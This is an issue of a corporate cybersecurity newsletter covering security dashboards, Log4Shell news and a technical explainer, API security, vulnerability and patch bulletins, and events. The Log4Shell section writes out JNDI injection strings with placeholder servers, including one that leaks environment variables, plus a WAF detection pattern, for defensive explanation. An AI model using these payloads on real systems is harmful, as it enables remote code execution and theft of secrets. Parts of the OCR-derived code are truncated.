NUMBER 63 | FEBRUARY 2022

NTT DATA
Trusted Global Innovator

Radar

Cybersecurity magazine

HOW FAR CAN A SECURITY DASHBOARD TAKE ME?

In the cybersecurity environment, Governance, Risk and Compliance functions have always sought to reflect their current situation in dashboards. However, although they are often “useful enough”, a dashboard rarely fulfils our aspirations: a view to look at several times a day and which concentrates all the information we need and might need, not only on a current situation but also on past developments and - why not? A projection of the foreseen future if things are on track, but also ready to correct their course with agility if they are not.

What is included in a car dashboard?

- Speed, which has two main missions. Firstly, it indicates the level of compliance with our objective (in the case of a journey, which is the main mission of a vehicle), and additionally it provides us with a comparative framework with the traffic regulations (depending on the road, excessive or insufficient speed can result in serious penalties). Comparatively, the safety dashboard should above all show us the degree of progress and compliance with our safety objectives and plans (our KGIs or Key Goal Indicators).
- The engine revolutions and at what point these can be a danger to our engine, comparable to our KRIs or Key Risk Indicators, which reflect, based on our current situation, which are the main problems and impacts that we could suffer.
- The rest of the indicators, such as the engine temperature level or the remaining fuel level. They would be equivalent to the KPIs or Key Performance Indicators, which indicate the progress of more specific or occasionally important initiatives, and other situations peripheral to the main objective (making progress on the plan and keeping risk at acceptable levels, while complying with regulations).
- Other digital indicators give us information on temporal aspects: starting with the time itself and continuing with how many kilometres the engine has been driven, how many kilometres since the last refuelling, how many kilometres we will be able to drive before refuelling, and so on. In security, this order of indicators would show us the evolutions from the past and future projections based on the other indicators: how many controls we comply with month by month, what is the projected level of risk after a wave of new initiatives, or how the budget has grown in recent years.
- Finally, there are the light indicators, from the use of indicators or different types of lights, to the dreaded red or orange warnings about the status of our engine and systems. Our safety dashboard should therefore reserve a highly visible space for those emerging alerts that imply a high potential risk and require our prompt attention until they are resolved because of their urgency.

Once the organisation and relevance of each section has been decided, the only thing left to do is to choose the specific indicators for each one. The key to this is not to collect everything we have information on, but only those indicators that really help us to characterise the level of fulfilment of our different objectives.

These are just some examples of indicators that we do not usually see in many dashboards, but that help to monitor specific and relevant problems for a GRC function:

- The level of compliance with a given regulation or standard, with a focus on the exact controls that must be met to improve our due diligence.
- The level of risk in outsourced services according to the potential risk introduced by each one of them mitigated by the safeguard actions that have been agreed (and the state of progress in which they are).
- The risk by business units or areas to focus the awareness actions that have been included as added value in the service.
- A ranking of the business areas that pose the greatest potential risk to the organisation.
- Identification of all the business processes that incorporate a certain technology in the event that a new 0-day vulnerability is published in order to correct it.
- Identification of the technologies or assets that form a common part of the processes with the highest potential risk.
- Identification of risks by accumulation (suppliers, technologies, or services on which many processes depend).
- Isolation of the processes that introduce the highest risk in order to perform root cause analysis and determine which common factors the organisation should try to avoid.

In any case, the perfect dashboard is one that helps the CISO in their role, allowing them to disconnect from specific tasks and have a global view of their progress and level of risk, enabling them to make better decisions and helping them to deliver the most value to the organisation.

Javier Ruíz de Ojeda
Cybersecurity Manager at NTT Data Spain

CYBER NEWS

We begin with this month's cyber-chronicle with the most commented news due to its great criticality: log4shell, the vulnerability with CVSS value 10 (CVE-2021-44228), which impacts on one of the most used libraries for the management of log storage in projects based on Java technologies, Apache log4shell.

The vulnerability was reported to the developers of the open source project by Chen Zhajun of the Alibaba group on 26 November 2021, and fixed (partially, as it turned out) in version 2.15 of the library, released on 6 December 2021. However, and with almost no time for organisations to update the version or implement mitigations, a tweet by user @p0rz9 posted on 9 December 2021, which included a proof-of-concept exploit, led to the vulnerability becoming known and used globally by various threat groups.

> "The Apache Log4j development team had to release three new versions (2.16, 2.17 and 2.17.1) to mitigate new vectors, evasions of the implemented measures".

The first of these groups identified as making use of this critical vulnerability is the so-called Aquatic Panda, of Chinese origin, which made use of the CKC (Cyber Kill Chain) phases, initiating the attack targeting an academic institution and using a VMware server.

This shows that any system is at risk from this vulnerability, from the VMware provider on one of its servers to one of the Minecraft servers. Other organisations, such as Valve and its online video game shop Steam, or Apple and its iCloud platform, were also impacted.

What is important in this case and in many others is the importance of all products involved in the cybersecurity process, ranging from processes, methodologies and tools to the different groups involved in the same area.

Although organisations that did not make use of JNDI queries in their implementations were protected by the emergency update to version 2.15 of the library, the incident response teams of other companies and vendors still had their work cut out for them over the holidays: in a period of just a couple of weeks, the Apache Log4j development team had to release three new versions (2.16, 2.17 and 2.17.1) to mitigate new vectors, evasions of the implemented measures, and two additional new vulnerabilities, derived from the original one. However, it seems that the latest update, released on 27 December, has finally closed this unfortunate chapter, and allowed the library's developers to enjoy the end of the year.

One of the first European organisations to recognise a security breach using this vulnerability was the Belgian Ministry of Defence, which reported that an unknown threat actor was found to have successfully exploited the vulnerability on 16 December.

The ministry's incident response teams, the Belgian government says, worked throughout the weekend to contain the intrusion and were able to successfully contain it and avoid a noticeable impact on its core operations.

The low impact of the intrusion and the rapid response of our Belgian colleagues is a reminder of the European Union's strong commitment to cybersecurity. Therefore, financial institutions in Spain can congratulate themselves, as the Bank of Spain approved last 27 December the TIBER-ES guide, the Spanish implementation of TIBER-EU.

This framework defines a series of recommendations and requirements for conducting an adversarial simulation exercise that returns accurate, complete, and actionable results. It should be noted that, although its design is mainly oriented towards financial and market institutions, it is sufficiently mature to help public and private organisations in practically any other sector to carry out this type of exercise with the highest degree of quality.

In addition, adherence to this guide guarantees that tests performed under the Spanish framework will be recognised by the authorities of other member states that have adopted the TIBER-EU framework locally, thus representing a further step in the collaboration of member states on the path towards global security laid out by European agencies. This could not come at a better time: cybercriminals are becoming more advanced in their techniques, and more unscrupulous, as recently demonstrated by a ransomware attack against the Millennium computer system of the Hospital Universitario Central of Asturias (HUCA), which impacted the systems used for the management of PCR test requests and the monitoring of new covid-19 cases.

However, in the face of initial concern given the unprecedented pressure of the sixth wave of the Omicron variant coupled with the high demand for hospital services due to the festive season, the Health Service's Deputy Director of Infrastructure, Yolanda Mínguez, has confirmed that the response to the threat has been effective, avoiding collapses and data leaks, and with a system unavailability of approximately three hours.

In contrast to the incidents suffered in 2021 by Spanish institutions, where the problems derived from these incidents were counted in days, the Asturian hospital is not the only one whose response is counted in hours: The Universitat Oberta of Catalunya suffered a ransomware attack on 2 January that left its Virtual Campus without service, and, again, the main functionalities were restored in less than a day, as well as access to the virtual campus. In addition, the UOC's Twitter account confirmed that students' personal data had not been affected.

Although the response to these latest incidents makes it very easy to start 2022 with optimism, it is imperative to remember that this improvement is irremediably linked to a major commitment to cybersecurity. Proof of this is the 1058 attacks per week that Spanish companies receive on average, according to the latest Threat Intelligence Report by Check Point Research, which confirms that it is more necessary than ever to keep our guard up and continue investing in cybersecurity to have the right defences in place, so that not a single one of them succeeds.

CURRENT AND FUTURE CHALLENGES FOR CISOS

By: NTT DATA

Security experts address the most important vulnerability of the decade known as "log4jshell", which has been assigned the identifier (CVE-2021-44228). The vulnerability was discovered by Chen Zhaojun, an employee and member of Alibaba's cloud security team. This employee immediately reported the discovered vulnerability to the Apache Foundation on 25 November, following the standard procedures of cybersecurity communities, acting ethically. However, this has been costly for Alibaba due to a regulation introduced a few months earlier, obliging software and telecommunications providers affected by critical vulnerabilities to disclose them to government authorities in the first instance.

China has suspended a public-private partnership agreement with Alibaba on cybersecurity and cloud data sharing with Alibaba Cloud for half a year.

The vulnerability was officially disclosed on 9 December, and cybercriminals and malicious actors have been quick to exploit it.

To be aware of the magnitude of its impact, one only needs to take a look at the publications of many global manufacturers and service providers including, for example, Amazon, IBM, Cisco, Apple Intel, and many others.

The vulnerability is also beginning to spread to the industrial sector, as the various vendors in this sector are identifying the vulnerability in their products.


Various cybersecurity teams have published reports showing a timeline of escalating attack attempts since the problem became public on 9 December. While on 10 December thousands of exploit attempts were observed, on Saturday 11 December there were already more than 40,000.

The following day almost 200,000 attack attempts were logged worldwide and 72 hours after the initial outbreak there were already more than 800,000. Microsoft's threat intelligence centre (MSTIC) has identified actor groups originating in China, Iran, North Korea and Turkey.

Specifically, they have identified HAFNIUM, a threat actor group operating out of China that uses the vulnerability to attack virtualisation infrastructures to extend its target.

Exploitation of the vulnerability by different malicious actors has had different purposes, ranging from taking control of the server to join a bolnet, to launching ransomware attacks or even mining cryptocurrencies.

This vulnerability is due to a flaw in the Log4j library, a library belonging to the Java Apache Foundation that allows developers to write log messages of the activities performed during execution in applications belonging to the Java programming language.




A technical view of the above is that due to incorrect validation of input parameters it is possible to make use of JNDI and process, among others, LDAP requests with which remote code (RCE) could be executed arbitrarily if the malicious server is reached, completely compromising the confidentiality and integrity of the information as well as the availability of the system.

The injections that have been identified so far and that can therefore be carried out have the following composition:

- ${jndi:ldap://<SERVER>/<resource>}
- ${jndi:dns://<SERVER>/<resource>}
- ${jndi: ldap://${env:<usuario>}.<SERVIDOR>/<recurso>}
- $${ctx:loginId})

The following diagram shows the execution flow of the exploitation of the vulnerability in its full form:




It is one of the most important vulnerabilities of the decade for several reasons: firstly, the ease with which an adversary could take control of the system by introducing a small string of characters with malicious code; secondly, the use of this library, which is used by a significant number of popular software products, cloud services and other applications; and thirdly, because as different security patches have been released, other vulnerabilities have appeared to which different identifiers have been associated.

In order to detect those applications that may be affected, some of the following actions can be taken:

- Verifying the dependencies of the organisation's Java-based applications by checking the version of "Log4j" in use in dependency definition files such as "pom.xml" (Maven) "gradle.build" (Gradle) or "build.sbt" (SBT)
- Making use of tools that have been published and that allow detection to be carried out. At this point, it should be noted that these tools should be validated before being used on productive systems in the event of possible publication of files with malicious code. Some of the tools recommended by the NTT DATA Hacking Centre include:
    - https://github.com/Neo23x0/log4shell-detector
    - https://github.com/hillu/local-log4j-vuln-scanner#readme
    - https://github.com/mubix/CVE-2021-44228-Log4Shell-Hashes
    - https://github.com/nccgroup/Cyber-Defence/tree/master/Intelligence/CVE-2021-44228
    - https://github.com/hillu/local-log4j-vuln-scanner
- Implementing YARA rules for the detection of vulnerable versions of the affected library.

In a more visual approach, this problem can be identified in the code in a similar way as shown below:



```
org.apache.logging.log4j.LogManager;
org.apache.logging.log4j.Logger;

class log4j {

vate static final Logger logger = LogManager.getLogger(log4j.class);

lic static void main(String[] args){ //args·=·String[0]@

    String msg = (args.length > 0 ? args[0] : ""); //·msg·=·${jndi:ldap://<SERVER>/<resource>},·args·=·String[0]@
    msg = "${jndi:ldap://<SERVER>/<resource>}"; //·msg·=·"${jndi:ldap://<SERVER>/<resource>}"
    logger.error(msg); //logger·=·Logger@24·"logger.App:ERROR·in·30946e09",·msg·=·msg·=·${jndi:ldap://<SERVER>/<resour
```

While the 2.15.0 version of Log4j (removed at the time the vulnerability was made public) fixes these issues, it still leaves systems vulnerable in some cases to denial of service attacks and exploits, which are partially fixed by 2.16.0. On 18 December, a third new version, 2.17.0, was released to prevent recursive attacks that could cause a denial of service.

Organisations should assess which versions of Log4j are in their internally developed applications and patch to the latest versions, being 2.12.2 for Java 7 and 2.17.0 for Java 8, as well as apply vendor software patches as they become available.

In those applications that are protected with a "WAF" system, it is recommended to include the pattern "{jndi:xxxx}" to detect and block possible executions on applications that may be affected. In any case, a correct validation of all the input parameters of the application must be carried out, preventing the introduction of any character that is not contemplated for its functionality and adding regular expressions that prevent the introduction of the aforementioned pattern.

On the other hand, the following set of YARA rules have been published to detect any attempt to exploit affected applications.

Additionally, the following list of IOCs with IP addresses has been published, which are recommended to be added to the blocking rules of the organisation's firewalls.

TRENDS

Security in APIs

Most applications today are based on, or at least use in some way, APIs (Application Programming Interface). APIs are a technology that allows data and services to be exposed so that other systems can consume them. Recently, there has been a growing interest in APIs as a new attack vector to compromise targets.

Firstly, it is a widespread technology in modern applications, providing a way to access data and services critical to organisations. Moreover, due to its nature, this technology can expose internal application information, which would allow an attacker to deduce the design and logic of the application and exploit it to find other vulnerabilities in the system.

On the other hand, it is common that APIs do not have the necessary protection measures in place because security has not been a priority during their development, or because of the dedication of available resources to other security areas, such as web and mobile applications, perimeter security, etc. However, it is recommended to implement some of the following measures:

- Using tokens: It is advisable to set up trusted identities and control access to services and resources using the tokens assigned to said identities.
- Using encryption methods and signatures: It is recommended to encrypt data using TLS. It is also recommended to employ the use of signatures to ensure that only appropriate users decrypt and modify the data.
- Identification of vulnerabilities: It is recommended to update all elements of the API, drivers, networks, and the operating system. It is important to know how everything works together, and to identify potential weaknesses that could be used to break into the API. It is recommended to use protocol scanners to detect security issues and track data loss.
- Using quotas and limits: It is necessary to set a quota on how often the API can be called upon, and this provides a track on usage history. If too many API requests are encountered, this may indicate a denial of service (DoS) attack.
- Using an API Gateway: API Gateways act as the main control point for API traffic, acting as a reverse proxy that accepts all calls to the application programming interface, aggregates the necessary services to fulfil the requests and returns the appropriate result. In addition to authenticating the traffic, they provide the ability to monitor and analyse how the APIs are being used.

As with web and mobile applications, OWASP has also defined its Top 10 vulnerabilities in APIs, where different authentication and authorisation errors, information exposure, configuration errors or lack of resource limitations stand out:

1. Broken object level authorization
2. Broken user authentication
3. Excessive data exposure
4. Lack of resources & rate limiting
5. Broken function level authorization
6. Mass assignment
7. Security misconfiguration
8. Injection
9. Improper assets management
10. Insufficient logging & monitoring

VULNERABILITIES

SIEMENS

CVE-2021-45033, CVE-2021-45034

Date: 11/01/2022

Description. Siemens has released several security updates for different products that fix multiple critical and high security vulnerabilities. Among them is the one assigned with the identifier CVE-2021-45033 that corresponds to the use of embedded passwords in an undocumented debug port, which could allow an attacker who knows the credentials to access an administrative debug shell on the affected device.

Link: https://cert-portal.siemens.com/productcert/pdf/ssa-324998.pdf

Affected Products.

All versions prior to version 16.20 of:

- CP-8000 MASTER MODULE WITH I/O- 25/+70°C (6MF2101-0AB10-0AA0)
- CP-8000 Master Module con I/O - 40/+70°C (6MF2101-1AB10-0AA0)
- CP-8021 Master Module (6MF2802- 1AA00)
  CP-8022 Master Module con GPRS (6MF2802-2AA00)

Solution: Update to version 16.20 or higher.

WordPress

CVE 2022-21662; 21663; 21661; 21664)

Date: 07/01/2022

Description. Four vulnerabilities affecting WordPress versions between 3.7 and 5.8 have been published. They allow the following types of attacks:

- XSS almacenado a través de los post slugs. (CVE 2022-21662)
- Inyección de objecto en algunas instalaciones multisitio. (CVE 2022-21663)
- Inyección SQL en WP_Query. (CVE 2022-21661)
- Inyección SQL en WP_Meta_Query. (CVE 2022-21664)


Link: https://wordpress.org/news/2022/01/wordpress-5-8-3-security-release/

Affected Products.

- Between WordPress versions 3.7 and 5.8.

Solution: Update/upgrade to version 5.8 from WordPress.org or from the control panel

PATCHES



Microsoft

Date: 14-01-2022

Description. SMicrosoft has released the security bulletin for January, in which it indicates the need to apply the new security update patch which fixes 97 vulnerabilities, of which 9 are critical and the rest are high. Although no proofs of concept (PoCs) have been released to date and no exploits are known to be available to exploit these vulnerabilities, it is recommended to apply the update as soon as possible to avoid exposure to attacks.

Link: https://msrc.microsoft.com/update-guide/releaseNote/2022-Jan

Affected Products:

- Windows User Profile Service.
- Windows Certificates.
- Windows Account Control.
- Windows StateRepository API.
- Microsoft Exchange Server.
- Microsoft Office.
- Windows Codecs Library.
- Windows Active Directory.
- Windows DirectX.
- Windows HTTP Protocol Stack.
- Windows Virtual Machine IDE Drive.

Solution: Apply the patch available through the Windows automatic update.

Mozila

Date: 11-01-2022

Description. Mozilla has released security updates to fix multiple vulnerabilities affecting its Firefox, Firefox ESR and Thunderbird products. Among the vulnerabilities being fixed are several high-risk vulnerabilities that allow, among others, uncontrolled memory access, spoofing, buffer-overflow, and various types of injection. In order to prevent an attacker from using these vulnerabilities to take control of an affected system, it is recommended that both users and administrators review the 3 advisories published by Mozilla and apply the necessary updates.

Link: https://www.mozilla.org/en-US/security/advisories/mfsa2022-01/
https://www.mozilla.org/en-US/security/advisories/mfsa2022-02/
https://www.mozilla.org/en-US/security/advisories/mfsa2022-03/

Affected Products:
Firefox, Firefox ESR y Thunderbird.

Solution: Apply available updates for each of the affected products

EVENTS

h-c0n : Hackplayers' Hacking Conference

4 - 5 February |

Hackplayers is a Spanish-speaking community for research and knowledge exchange on hacking and computer insecurity. It started in Madrid in 2009 as a simple personal blog (hackplayers.com) and over the years it has acquired a strong presence in different social networks with thousands of followers, numerous collaborations and participations, forums, and chats in real time.

Link: https://www.h-c0n.com

SICUR 2022

22 - 25 February |

From 22 to 25 February, the facilities of IFEMA Madrid will host SICUR 2022. Every two years, the International Security Exhibition brings together companies, associations, professionals, and users of global security from the public and private sectors in the Spanish capital.The following security sectors will be present at SICUR 2022:

- Security. Electronic security, physical security, and security services.
- Cybersecurity. Solutions and tools for the protection of company information, systems, and data.
- Fire and emergency security. Passive and active fire protection.
- Occupational safety. Worker protection and welfare.

Link: https://www.ifema.es/sicur

MorterueloCon 2022

24 - 26 february |

MorterueloCon is a Computer Security Conference held in Cuenca, which aims, through lectures and workshops, to raise awareness among students, companies, and users in general, of the importance of using security measures when trying to have a presence on the Internet, also giving a technical approach on the subject also to professionals in this sector.

Link: https://www.morteruelo.net/

RESOURCES

Curso de pentest básico

The purpose of this Pentest course is for the student to know, understand and apply the various methodologies and tools used to perform penetration tests in order to identify risks and vulnerabilities in their company or that of their clients, which can legally and consensually simulate cyber-attacks on operating systems, web applications, networks, and protocols of the organisation, with the aim of discovering all existing security gaps.

Link: https://edutin.com/curso-de-pentest-4369

Fundamentos de ciberseguridad

This course develops the knowledge and skills needed to master the basics of cybersecurity. Course material is regularly updated to keep pace with changes in technology and the threat landscape. Students leave with a solid foundation to build a career in cybersecurity or simply strengthen their own home network.

Link: https://www.cyberaces.org/courses.html

Ciberseguridad en el trabajo


In this free course at the Google Academy, you will learn the basics of business protection for teleworking models.

Link: https://learndigital.withgoogle.com/activate/course/cybersecurity-remote-work

Pruebas forenses y seguridad en Android

This course will cover the most common issues facing mobile devices, and general tips for securing mobile applications. Once the overview of mobile security is complete, the course will delve into a proven practice of mobile device forensics and mobile application penetration testing for Android devices.

Link: https://opensecuritytraining.info/AndroidForensics.html



NTT DATA

Trusted Global Innovator

powered by the
cybersecurity NTT DATA team

nttdata.com